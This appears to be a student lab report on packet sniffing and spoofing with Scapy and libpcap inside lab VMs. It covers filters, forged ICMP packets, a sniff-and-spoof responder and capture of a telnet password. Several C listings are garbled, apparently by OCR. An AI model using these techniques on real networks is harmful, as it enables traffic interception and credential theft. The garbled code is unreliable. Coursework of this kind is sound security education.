1. Using Tools to Sniff and Spoof Packets

Task 1.1 Sniffing Packets

Task 1.1a

The python code for sniffing ICMP packets:

```
#!/usr/bin/python3
# -*- coding: utf-8 -*-
from scapy.all import *
def print_pkt(pkt):
    pkt.show()
pkt = sniff(filter='icmp',prn=print_pkt)
```

Setup: I have 3 VM's running. One be attacker machine and other 2 legit users with ip 10.0.2.6 and 10.0.2.5. from my attacking machine we used the above code and sniffed packet that shows information about the packets. In below image there we can see 2 icmp packets which shows ethernet layer, ip layer, icmp layer and raw layer.

in ethernet layer we can see the source and destination mac address. In ip layer we can see the see source and destination ip addresses then comes the icmp layer and raw layer.

Results from the packet sniffer after running with root privilege and pinging a VM from another VM.

Running the program without root privileges:

```
/bin/bash 173x55

[07/26/21]seed@VM:~/Desktop$ python sniff.py

Traceback (most recent call last):
   File "sniff.py", line 6, in <module>
        pkt = sniff(filter='icmp',prn=print_pkt)
   File "/home/seed/.local/lib/python2.7/site-packages/scapy/sendrecv.py", line 731, in sniff
        *arg, **karg]] = iface
   File "/home/seed/.local/lib/python2.7/site-packages/scapy/arch/linux.py", line 567, in __init__
        self.ins = socket.socket(socket.AF_PACKET, socket.SOCK_RAW, socket.htons(type))
   File "/usr/lib/python2.7/socket.py", line 191, in __init__
        sock = _realsocket(family, type, proto)

socket.error: [Errno 1] Operation not permitted

[07/26/21]seed@VM:~/Desktop$
```

Observation: As we can see from the above screenshots we demonstrate how to use scapy to sniff network traffic. If we try to run without using the root privileges the program will not run.

Explanation: Scapy is one of the tools makes it easy to sniff network traffic. It requires root privileges to run since you need to put the NIC into promiscuous mode.

Task 1.1b

Code for capturing only ICMP traffic:

```
#!/usr/bin/python3
# -*- coding: utf-8 -*-
from scapy.all import *
def print_pkt(pkt):
    pkt.show()
pkt = sniff(filter='icmp',prn=print_pkt)
```

Output of icmp traffic code used to capture packet from a VM sending icmp packet to other VM.

```
### (Proceeds)*****
### [Ethernet | #### (Proceeds)***
### [Ethernet | #### (Proceeds)**
### [Ethernet | #### (Proceeds)**
### [Ethernet | #### (Proceeds)**
### [Proceeds)**
##
```

Code for capturing only TCP traffic of particular host at destination port 23:

```
#!/usr/bin/python3
# -*- coding: utf-8 -*-
from scapy.all import *
def print_pkt(pkt):
    pkt.show()
pkt = sniff(filter='tcp and (src host 10.0.2.6 and dst port 23)', prn=print_pkt)
```

Output from sniffing only TCP packet from particular host at destination port 23 that is telnet:

```
[07/26/21]seed@VM:~/CODE$ sudo python sniffer2\ tcp.py
###[ Ethernet ]###
 dst
           = 08:00:27:59:41:98
 src
           = 08:00:27:8a:13:0c
           = 0x800
  type
###[ IP ]###
    version
               = 4
               = 5
    ihl
               = 0x0
     tos
     len
               = 40
     id
               = 1
     flags
               = 0
     frag
     ttl
               = 64
               = tcp
     proto
              = 0x62c5
     chksum
              = 10.0.2.6
     src
              = 10.0.2.5
     dst
     \options \
###[ TCP ]###
        sport
                = ftp data
                  = telnet
        dport
        seq
                  = 0
        ack
                  = 0
        dataofs
                  = 5
        reserved = 0
        flags
                  = S
                  = 8192
        window
        chksum
                  = 0x77ad
        urgptr
                 = 0
        options
                  = []
###[ Padding ]###
           load
                     = '\x00\x00\x00\x00\x00\x00\x00
```

Code for capturing packets only in subnet 192.168.0.0/16:

```
#!/usr/bin/python
from scapy.all import *

def print_pkt(pkt):
    pkt.show()
pkt = sniff(filter='src net 192.168.5.0/8', prn=print_pkt)|
```

Capture of packets only to/from 192.168.8.0/8 while pinging 192.168.5.2:

```
###[ Ethernet ]###
              = 52:54:00:12:35:00
= 08:00:27:3a:a0:7e
 dst
  src
                 0x800
##[ IP ]###
      version
      ihl
                  = 0x0
= 84
= 49671
      tos
      len
      id
      flags
                  = DF
      frag
      proto
                    icmp
      chksum
                  = 0xa6f3
                  = 10.0.2.4
= 192.168.5.2
      src
      dst
      \options
###[ ICMP ]###
                      = echo-request
         type
          code
                      = 0x342a
          chksum
                      = 0x3352
         id
                        0x7
         sea
###[ Raw ]###
                          = '\xfc\xba\xfe`\xa4]\x06\x00\x08\t\n\x0b\x0c\r\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x
             load
07/26/21]seed@VM:~/CODE$ ping 192.168.5.2
PING 192.168.5.2 (192.168.5.2) 56(84) bytes of data.
```

Observation: The screenshots above show some of the filters that can be used to capture only specific packets. We first only process ICMP packts, then TCP with a destination port of 23 and then packets only to/from subnet 192.168.8.0/8.


Explanation: Scapy allows for various traffic filters to capture only the packets that we are concerned with.

Task 1.2 Spoofing ICMP Packets

Code for spoofing ICMP packet:

```
[07/26/21]seed@VM:~$ sudo python
Python 2.7.12 (default, Nov 19 2016, 06:48:10)
[GCC 5.4.0 20160609] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> from scapy.all import *
>>> a=IP()
>>> b=ICMP()
>>> a.src='192.168.12.1'
>>> a.dst='10.0.2.5'
>>> p=a/b
>>> send(p)
.
Sent 1 packets.
```

Wireshark output from spoofed packet:



Observation: Above we use Scapy to spoof ICMP packets, making it look like the packet came from IP 192.168.12.1 when that was not the case.

Explanation: Scapy make operations like spoofing an ICMP packet trivial. Packets can be spoofed and made to look like a different origin than it actually came from.

Task 1.3 Traceroute

Code for traceroute to 8.8.8.8:

```
#!/usr/bin/python
from scapy.all import *
i=1
while i <=15:
    a=IP()
    a.dst='8.8.8.8'
    a.ttl=i
    b=ICMP()
    pkt=a/b
    replypkt = srl(pkt, verbose=0)
    if replypkt[IP].src == a.dst:
        print "%d : " %i, replypkt[IP].src
        break
    elif replypkt[ICMP].type == 0:
        print "%d : " %i, replypkt[IP].src

else :
        print "%d : " %i, replypkt[IP].src

i += 1</pre>
```

Output from executing traceroute program to 8.8.8.8:

```
[07/27/21]seed@VM:~/CODE$ sudo python traceroute.py
1 : 10.0.2.1
2 : 192.168.1.254
3 : 162.226.40.1
4 : 71.152.199.164
5 : 12.122.132.2
6 : 12.123.159.81
7 : 12.255.10.36
8 : 74.125.251.183
9 : 142.251.60.207
10 : 8.8.8.8
[07/27/21]seed@VM:~/CODE$ ■
```

Observation: In the screenshot above we can see the route packet used to travel from host to the Google DNS server (8.8.8.8)

Explanation: Scapy can also be used for traceroute like functionality to show the route that was taken between the host and the server.

Task 1.4 Sniffing and-then Snooping

Code for Sniffing and Spoofing program:

```
SniffAndSpoof.py

1 #!/usr/bin/python3
2 from scapy.all import *
def spoof_pkt(pkt):
    ip = IP(src=pkt[IP].dst, dst=pkt[IP].src, ihl=pkt[IP].ihl)
    icmp = ICMP(type=0, id=pkt[ICMP].id, seq=pkt[ICMP].seq)

6    newpkt=ip/icmp
8    send(newpkt, verbose=0)
9    print("sent packet")

10    pkt = sniff(filter='icmp[icmptype] = 8', prn=spoof_pkt)
```

VM A requesting ping from 1.2.3.5, VM B running sniff and spoof program

VM A is receiving the spoofed reply from VM B:

```
[07/27/21]seed@VM:~$ ping 1.2.3.5
PING 1.2.3.5 (1.2.3.5) 56(84) bytes of data.
8 bytes from 1.2.3.5: icmp seq=1 ttl=64 (truncated)
8 bytes from 1.2.3.5: icmp seq=2 ttl=64 (truncated)
8 bytes from 1.2.3.5: icmp seq=3 ttl=64 (truncated)
                                                                                              [07/27/21]seed@VM:~/CODE$ sudo python SniffAndSpoof.py
8 bytes from 1.2.3.5: icmp seq=4 ttl=64 (truncated)
8 bytes from 1.2.3.5: icmp seq=5 ttl=64 (truncated)
8 bytes from 1.2.3.5: icmp seq=6 ttl=64 (truncated)
8 bytes from 1.2.3.5: icmp seq=7 ttl=64 (truncated)
8 bytes from 1.2.3.5: icmp_seq=8 ttl=64 (truncated)
8 bytes from 1.2.3.5: icmp_seq=9 ttl=64 (truncated)
8 bytes from 1.2.3.5: icmp_seq=10 ttl=64 (truncated)
8 bytes from 1.2.3.5: icmp_seq=11 ttl=64 (truncated)
8 bytes from 1.2.3.5: icmp_seq=12 ttl=64 (truncated)
8 bytes from 1.2.3.5: icmp_seq=13 ttl=64 (truncated)
8 bytes from 1.2.3.5: icmp seq=14 ttl=64 (truncated)
8 bytes from 1.2.3.5: icmp_seq=15 ttl=64 (truncated)
8 bytes from 1.2.3.5: icmp_seq=16 ttl=64 (truncated)
8 bytes from 1.2.3.5: icmp_seq=17 ttl=64 (truncated)
```

Observation: in above screenshot we can see how we sniffed the icmp request packet and spoofed icmp reply packet

Explanation: VM A I used ping command to ip 1.2.3.5 and on VM B which is my attacking machine, I run a python code for sniffing icmp echo request packets and spoofing icmp echo reply. So VM A thinks that there is a machine with ip 1.2.3.5 but no such machine exists.

2. Writing Programs to Sniff and Spoof Packets

2.1 Writing a Packet Sniffing Program

2.1A Understanding How a Sniffer Works

This task demonstrations using the PCAP library to sniff packets.

Code for Sniffer:

```
#include <pcap.h>
#include <stdio.h>
#include <stdio.h>
#include <arpa/inet.h>

/* Ethernet header */
struct ethheader {

u_char ether_shost[6]; /* destination host address */
u_char ether_shost[6]; /* source host address */
u_short ether_type; /* protocol type (IP, ARP, RARP, etc) */
};

/* IP Header */
struct ipheader {

unsigned char iph inl:4, //IP header length
iph_ver:4; //IP version

unsigned short int iph_len; //IP Packet length (data * header)
unsigned short int iph_len; //IP restant (fags
iph_offset:13; //Flags offset

unsigned short int iph_flag; //Fragmentation flags
iph_offset:13; //Flags offset

unsigned char iph_tti; //Iime to Live
unsigned short int iph_chksum; //IP datagram checksum
struct in_addr iph_sourceip; //Source IP address
struct in_addr iph_destip; //Destination IP address

struct in_addr iph_destip; //Destination IP address

struct in_addr iph_destip; //Destination IP address

struct in_addr iph_destip; //Destination IP address

if (ntohs(eth->ether_type) == 0x0800) { // 0x0800 Is IP type}

struct ipheader * ip = (struct ethheader *)

(packet + sizeof(struct ethheader));
```

```
printf(" From: %s\n", inet_ntoa(ip->iph_sourceip));

printf(" To: %s\n", inet_ntoa(ip->iph_destip));

/* determine protocol */

switch(ip->iph_protocol) {
    case IPPROTO_TCP:
        printf(" Protocol: TCP\n");
        return;
    case IPPROTO_UDP:
        printf(" Protocol: UDP\n");
        return;
    case IPPROTO_ICMP:
        printf(" Protocol: ICMP\n");
        return;
    default:
        printf(" Protocol: others\n");
        return;

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    return;

// Step 1: Open live pcap session on NIC with name enp8s3 handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);

// Step 2: Compile filter_exp into BPF psuedo-code pcap_compile(handle, &fp, filter_exp, 0, net);
    pcap_setfilter(handle, &fp);
}
```

```
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73  // Step 3: Capture packets
74  pcap_loop(handle, -1, got_packet, NULL);
75
76  pcap_close(handle); //Clase the handle
77  return 0;
78 }
79
```

Output for running sniffing program, and pinging google/opening Firefox browser:

```
[07/28/21]seed@VM:~/CODE$ gcc -o sniffer sniffer.c -lpcap
[07/28/21]seed@VM:~/CODE$ sudo ./sniffer
       From: 10.0.2.5
To: 8.8.8.8
  Protocol: ICMP
From: 8.8.8.8
         To: 10.0.2.5
  Protocol: ICMP
       From: 10.0.2.5
         To: 8.8.8.8
  Protocol: ICMP
       From: 8.8.8.8
         To: 10.0.2.5
  Protocol: ICMP
       From: 10.0.2.4
         To: 224.0.0.251
  Protocol: UDP
       From: 10.0.2.4
         To: 224.0.0.251
  Protocol: UDP
       From: 10.0.2.5
  To: 10.0.2.3
Protocol: UDP
       From: 10.0.2.3
```

Observation: The image capture above shows the traffic being sniffed using the PCAP library. The program was set to capture all packets and, in the screenshot above, you can see packets being captured.

Explanation: The PCAP library can be used to sniff network traffic. There is a filter that can be used if there is only a certain type of packet is desired.

• **Question 1.** Please use your own words to describe the sequence of the library calls that are essential for sniffer programs. This is meant to be a summary, not detailed explanation like the one in the

tutorial or book.

Answer: we need to turn on the promiscuous mode so can capture all the traffic and then use pcap library to capture the packet and show on the screen.

• **Question 2**. Why do you need the root privilege to run a sniffer program? Where does the program fail if it is executed without the root privilege?

Answer 2: we need the root privilege to run a sniffer program because we need to turn on the promiscuous mode which is only done by root privilege.

• Quesiton 3. Please turn on and turn off the promiscuous mode in your sniffer program. Can you demonstrate the difference when this mode is on and off? Please describe how you can demonstrate this.

Answer 3: when promiscuous mode is turned off, machine will only accept the packets that are coming in or out of the machine itself. And when promiscuous mode is turned on it will accept every packet that Is flooded on the network, even the packet is for the machine itself or any other, it accept every packet.

2.1B Writing Filters

Various filters can be used to capture only specific types of traffic, below are examples some examples of those filters:

Code for filter for capturing only ICMP packets between two specific hosts (10.0.2.5 and 8.8.8.8):

The above screenshot shows the icmp packet captured between two specific hosts (10.0.2.5 and 8.8.8.8).

Filter code for capturing only TCP packets in port range 10-100:


```
char filter_exp[] = "tcp and portrange 10-100";
```


2.1C Sniffing Passwords

Packet sniffing can be used to exploit passwords in certain cases. Below is an example of sniffing telnet traffic to find out the user's password:

Code for sniffing passwords:

Example of Sniffed Password ('dees'):





Observation: In the screenshots above you can see the telnet traffic being sniffed and the password 'dees' being captured. we used out program to print the data out to the screen. The password was sent from 10.0.2.5 to 10.0.2.6 and intercepted using the packet sniffing.

Explanation: Using the PCAP library and filtering for telnet traffic we were able to capture the packets. We then processed them and printed the info to the screen and discovered that the user's password was 'dees' marked in the above screenshot with a box. This task showed a practical use of a sniffing program.


2.2 Spoofing

2.2A Write a Spoofing Program

This task shows the ability to send out an ICMP packet from spoofed IP of 1.2.3.5 to IP 10.0.2.6 by using raw sockets:

```
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```

On machine 10.0.2.6 you can see the spoofed packet that it received:



Observation: The screenshot shows that a packet was received from source IP 10.2.0.5. This was not the actual origination of the packet; it instead came from machine 10.0.2.4 who was sending the spoofed packet.

Explanation: By using a raw socket, we were able to make a packet and send it to a machine but with some other ip address and faked the existence of machine.

2.2B Spoof an ICMP Echo Request

```
spoof2c

sum = (sum >> 16) + (sum & 0xffff);

sum += (sum>16);

return (unsigned short)(~sum);

}

int main() {

char buffer[1500];

memset(buffer, 0, 1500);

struct icmpheader *ip = (struct ipheader *) buffer;

struct icmpheader *icmp = (struct icmpheader *) (buffer + sizeof(struct ipheader));

// Fill in the ICNP header

icmp->icmp_chksum=0;

icmp->icmp_chksum=0;

icmp->icmp_chksum = in_chksum((unsigned short *)icmp, sizeof(struct ipheader));

// Fill in the IP header

ip->iph_ver = 4;

ip->iph_thl = 5;

ip->iph_thl = 5;

ip->iph_ttl = 20;

ip->iph_sourceip.s_addr = inet_addr("10.0.2.5");

ip->iph_sourceip.s_addr = inet_addr("10.0.2.6");

ip->iph_protocol = IPPROTO_ICMP;

ip -> iph_len = htons(1000);


// ip->iph_len=htons(sizeof(struct ipheader)+sizeof(struct icmpheader));

// Send the spoofed packet

send_raw_ip_packet(ip);

return 0;

}
```



Question 4. Can you set the IP packet length field to an arbitrary value, regardless of how big the actual packet is?

Answer: If we set the length to some random value, the packet will not be formed properly. If the packet is too big when it is sent, it will be not be sent.

Question 5. Using the raw socket programming, do you have to calculate the checksum for the IP header?

Answer: no we don't need to calculate the checksum of ip header. Because OS do that before transmitting the packet

Question 6. Why do you need the root privilege to run the programs that use raw sockets? Where does the program fail if executed without the root privilege?

Answer:. We can use raw sockets to spoof a packet and set arbitrary values to any field in the packet headers. So in order to perform these tasks, it requires root privileges. When the spoofing program is run as a non-root user, it gives an error that the program needs to access the Network Interface Card in order to send the packet.

2.3 Sniff and then Spoof

Code for sniffing an ICMP request and spoofing an ICMP reply:


```
int su;
int enable = 1;
struct sockaddr_in sin;
sd = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
```

```
void spoof_reply(struct ipheader *ip) {
    const char buffer[1500];
    int ip.header_len *p>=iph.ihl * 4;
    struct icmpheader *icmp = (struct icmpheader *) ((u_char *)ip + ip_header_len);
    if(icmp>-icmp.type * ib) return;
    if(icmp>-icmp.type * ib) return;
    struct icmpheader *newip = (struct icmpheader *) buffer;
    struct icmpheader *newip = (struct icmpheader *) buffer;
    struct icmpheader *newicap = (struct icmpheader *) buffer;
    struct icmpheader *newip = (struct icmpheader *) buffer;
    struct icmpheader *newip = (struct icmpheader *) (buffer * ip_header_len);
    // fill in the ICMP header
    newicmp-icmp_type=0;
    newicmp-icmp_type=0;
    newicmp-icmp_type=0;
    newip-pidp * in the ICMP header
    if (intobicth better type) = outstood * ipacket
    if (intobicth better type) = out
```

VM A running sniffing/spoofing:

```
[07/28/21]seed@VM:~/CODE$ sudo ./sniffandspoof
Packet Sent from Attacker to host:10.0.2.5
Packet Sent from Attacker to host:10.0.2.5
```

VM B after pinging 10.2.0.6:



Observation: We first run the sniffing and spoofing program on VM A and then from VM B we are going to ping an IP address that is not alive 10.0.2.6. If the sniff and spoof program wasn't running on VM A then VM B's ping to 10.0.2.6 would have timed out, but since the program was running, VM B did get a reply. We used Wireshark to show the spoofed packet above.

Explanation: By using promiscuous mode, PCAP and raw sockets we were able to build a program that will hijack and respond to all ICMP requests. The packet was captured, and a raw socket was sent as a response to the ICMP request. This could be used for other types of traffic as well for various network-based attacks.